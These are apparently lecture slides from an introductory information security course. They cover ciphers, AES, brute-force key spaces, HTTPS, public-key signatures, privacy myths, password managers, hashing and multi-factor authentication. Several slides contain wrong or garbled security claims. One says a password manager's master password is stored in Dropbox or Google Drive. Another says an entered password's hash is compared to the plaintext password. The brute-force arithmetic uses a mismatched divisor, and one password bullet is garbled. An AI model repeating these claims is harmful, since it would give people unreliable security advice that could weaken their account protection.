Information Security and Privacy

BCS1110

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🗓️ Week 5 - Lecture 1 & 2

💻 bcs1110.ashish.nl

Plan

- Encryption
- Misconception vs Reality
- Passwords
- Viruses and Malware
- Other Common Attacks
- ~~Cryptocurrency~~
- ~~Privacy~~

Why care

- **Technology is not 100% safe!**
- So many people have been compromised on the Internet
- "Help I'm in trouble and I need you to wire me €5000" emails from friends
- People steal credit card numbers on sketchy websites
- Sites that "look" like the original but are fakes (www.stanfordedu.com)

Why care


- **Physical analogy**
- Usually, we don't leave our door unlocked when we leave home. Similarly, we have passwords for Internet accounts
- Having a password like "password" is like leaving an unlocked lock on your door

Encryption

Part 1/7

Security and Encryption


- Protects data from prying eyes. Several checks to make sure only you can access your information.
- **Encryption: puts the data in a secret code (ciphertext)**
- **Decryption converts the ciphertext to plaintext using a key**



Security and Encryption

- **Basic encryption: Caesar cipher**
    - Shift all the letters in the text by some number
    - The number you shifted by is the key
- **More complicated: One-time Pad**

> Hacker's ultimate goal: get the plaintext



Hiding in plain sight: Steganography

- Can hide sensitive information inside other information (need to know what you're looking for)
- Encryption protects the message when overheard
- Steganography prevents the message from being found


Open and Secret

- Surprisingly, the best practice is:
  - Use a scheme that is open and published (i.e. peer review)
  - Only keep the key secret

Example: World War 2 Enigma

Classical Cryptography (“Symmetric”)

- Encrypts and decrypts with the same key (kept secret)
- AES standard, mature, reliable and widely used
  - Provides **secrecy** and **authenticity**



Can you break it?

- Encryption is reliable if the attacker must guess through all the keys –aka "brute force" attack
- Any encryption can be attacked brute force

Key-Length vs Brute Force

- Suppose: the attacker guesses 1 thousand keys per second
- 86400 seconds in a day so **86 Million **guesses per day
- Suppose: the key is 8 letters long (Lowercase+Uppercase)
- **Question:** How many keys are there? -> $(26+26)^8$ = $5*10^{13}$
- **Question:** How long does it take to guess the right key? $5*10^{13}$/8.6e6 = Almost 500,000 days!
- **Double key length squares the key space!**

Encryption Application: HTTPS

- When you visit https://bcs1110.ashish.nl
  - Browser on one end and Ashish.nl server on the other
  - These two create an encrypted pipeline for communication using a key only known to these two (the actual implementation is a lot more complicated!)

> Logging in to ashish.nl from Coffeelovers is safe!

Encryption Application: Disk Encryption

- Suppose you have a spreadsheet with your clients BSN
  - Laptop gets stolen!
- Solution: Encryption (whole disk or just the sensitive files)
- UM Staff are supposed to enable disk-encryption!
- Issues: San Bernardino terrorist phones were encrypted

Modern Cryptography: Public Key ("Asymmetric")

- Significant jump up in capability from classical-symmetric crypto

- Instead of a single secret key, there are 2 keys:


  - private key – kept secret (priv)

  - public key – can be shared (pub)

- The 2 keys are mathematically linked

Public Key Encryption

- Motivation: How do you prove your identity on the internet?
- **A website has a private key and gives out its public key**
- Public key lets you check that the site is who they say they are
- Public key is issued by a certificate authority to limit impersonation
- **Private keys are used to generate a shared key for the actual encryption**



Bob

Hello Alice!

Encrypt

Alice's public key

6EB69570
08E03CE4

Alice

Hello Alice!

Decrypt

Alice's private key

Public Key Application: Digital Signature

- Generate a pub/priv pair on a machine
- Publish the pub key
- Priv key never leaves the machine
- Digital signature: use the priv key to "sign" a PDF, creating a signature
  - 1 Anyone can use the pub key to verify signature
  - 2 Only the holder of the priv key can make the signature

Public Key Application: Bitcoin

More on this later!

Misconception vs Reality

Part 2/7

Misconception vs Reality

Myth 1: Humans read my Facebook messages and give me ads

- All messages sent through Messenger are NOT encrypted
- When you send a message to a friend, your message is sent in plaintext, Facebook's AI extracts keywords from it, and your friend receives the message in plaintext
- The keywords inform the ads
- This sounds bad. What message services send/receive data in plaintext?
  - Facebook (Messenger)
  - Gmail (and Hangouts)

Misconception vs Reality

Myth 1: Humans read my Facebook messages and give me ads

- What message services are end-to-end encrypted?
  - WhatsApp
  - Signal
  - iMessage
- End-to-end encrypted means the message is encrypted when it leaves your phone and decrypted only on your friend's end. The service provider sees gibberish.

Misconception vs Reality

Myth 2: I'm "safe" if I use incognito mode

- The only thing incognito / private browsing modes do is not record your browser history
- Every server knows every client IP address that makes a request to it (ex: Google knows every IP address that hits google.com)
- IP addresses can be traced back to a device

Misconception vs Reality

Myth 2: I'm "safe" if I use incognito mode

- What can I do to visit websites without them knowing who I am?
- Use a VPN or proxy. VPN services mask your IP address with an IP address in a foreign location. So if you visit a website, the server will think you're coming from a different location.

Misconception vs Reality

Myth 3: My password is long and non-guessable. I can use this password for all my accounts and not be worried.

- Just because your password is hard to crack doesn't mean you can use it everywhere
- Some sites store passwords in plaintext (horrible!) If someone attacks the site and gets your password, you'd have to update all your other passwords...

Misconception vs Reality

Myth 3: My password is long and non-guessable. I can use this password for all my accounts and not be worried.

- Solution: use a different password for every site (password manager). You have one password to get into your password manager, which stores generated passwords for all your accounts.
- Why is this a good solution?

Passwords

Part 3/7

Passwords

- Computer security is a critical area often **dramatized** in movies
- Computer security is like a castle with walls
  - Computers have internal and external aspects
  - Bad guys need strategies like obtaining passwords or tricking computers

Hashing

- What happens when there is a security breach?
- **Sensitive information is "hashed" - turned into random-looking information**
- Hash: mathematical function that takes in a plaintext, returns random-looking information
- **Idea: instead of comparing the password entered to your password, we compare the hash of the entered password to your password**
- Companies should only store hashed passwords

Passwords

- Should be between sites
- Should be long
- Use a password manager!
- **What if someone attacks the password manager? Okay because they don't store your master password. Your master password is stored in Dropbox or Google Drive.**

Multi-Factor Authentication

- Knowledge: something you know (password)
- Possession: something you have (device, such as a cellphone or yubikey)
- Bio-metric: something you are (fingerprint, retina scan)

Attacks to get passwords

